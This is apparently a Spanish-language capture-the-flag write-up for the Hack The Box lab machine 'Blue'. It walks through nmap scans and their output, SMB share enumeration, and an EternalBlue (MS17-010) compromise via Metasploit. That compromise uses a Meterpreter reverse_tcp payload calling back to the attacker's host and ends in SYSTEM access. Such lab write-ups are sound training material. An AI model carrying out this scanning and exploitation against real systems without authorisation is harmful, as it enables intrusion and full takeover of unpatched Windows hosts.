
236- BLUE

1. BLUE


https://app.hackthebox.com/machines/Blue

1.1. Preliminar

- Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Windows*.
  - 


```
❯ ping 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data.
64 bytes from 10.10.10.40: icmp_seq=1 ttl=127 time=47.1 ms
64 bytes from 10.10.10.40: icmp_seq=2 ttl=127 time=46.4 ms
64 bytes from 10.10.10.40: icmp_seq=3 ttl=127 time=45.0 ms
64 bytes from 10.10.10.40: icmp_seq=4 ttl=127 time=45.7 ms
64 bytes from 10.10.10.40: icmp_seq=5 ttl=127 time=45.1 ms
64 bytes from 10.10.10.40: icmp_seq=6 ttl=127 time=45.7 ms
64 bytes from 10.10.10.40: icmp_seq=7 ttl=127 time=48.9 ms
^C
--- 10.10.10.40 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6011ms
rtt min/avg/max/mdev = 44.981/46.283/48.915/1.277 ms
❯ whichSystem.py 10.10.10.40

10.10.10.40 (ttl -> 127): Windows
```

1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Vemos que, entre otros, tenemos los *puertos 135, 139, 445* abiertos.
  - 

```
❯ nmap -sS -p- --open 10.10.10.40 -T5 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-11 14:22 CET
Warning: 10.10.10.40 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.40
Host is up (0.044s latency).
Not shown: 64624 closed tcp ports (reset), 902 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 18.33 seconds
❯ extractPorts allports
```

```
File: extractPorts.tmp

[*] Extracting information...

    [*] IP Address: 10.10.10.40
    [*] Open ports: 135,139,445,49152,49153,49154,49155,49156,49157

[*] Ports copied to clipboard
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Evidencia en archivo *targeted*. Observamos que a través del escaneo del servicio **SMB**, nos enfrentamos a un **Windows 7**. En este punto, ya estamos pensado en un posible **EternalBlue**.
  - 

```
❯ nmap -sCV -p135,139,445,49152,49153,49154,49155,49156,49157 -n 10.10.10.40 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-11 14:24 CET
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 14:25 (0:00:52 remaining)
Nmap scan report for 10.10.10.40
Host is up (0.045s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 3s, median: 0s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-02-11T13:25:39+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-02-11T13:25:36
|_  start_date: 2024-02-11T13:20:07
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.26 seconds
```


- Por tanto, vamos a ejecutar el script *smb-vuln-ms17-010* de **Nmap** para comprobar si la máquina es vulnerable a **EternalBlue**. Comprobamos que, efectivamente, es vulnerable.
  - 

```
❯ nmap -sV --script=smb-vuln-ms17-010 -p445 10.10.10.40
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-11 14:57 CET
Nmap scan report for 10.10.10.40
Host is up (0.076s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```


1.3. SMB


- Antes de nada, como el sistema tiene el servicio **SMB** expuesto, tratamos de conectarnos con `smbclient -L //10.10.10.40`. Podemos listar los directorios.

- 

- Enumeramos estos directorios uno por uno, siendo *Users* el único que tiene contenido. Accedemos a éste con: `smbclient //10.10.10.40/Users`. En cualquier caso, tras explorar los directorios y archivos, no encontramos nada relevante de información.
  - 

1.4. EternalBlue

- CVE-2017-0143 (EternalBlue):
- Vamos a explotar EternalBlue recurriendo esta vez a Metasploit. Ejecutamos: `search eternal blue` para buscar exploits para esta vulnerabilidad. Elegimos el primero.
  - 

- Seguidamente, usamos el payload payload/windows/meterpreter/reverse_tcp. Establecemos la IP de la víctima y nuestra IP local con `set rhosts 10.10.10.40` y `set lhost 10.10.14.14` respectivamente.
  - 

- Lanzamos el exploit y obtenemos nuestra sesión de Meterpreter. Somos AUTHORITY\SYSTEM, es decir, el usuario con máximos privilegios en Windows. Tras navegar por los directorios, encontramos las flag de usuario y root.
  -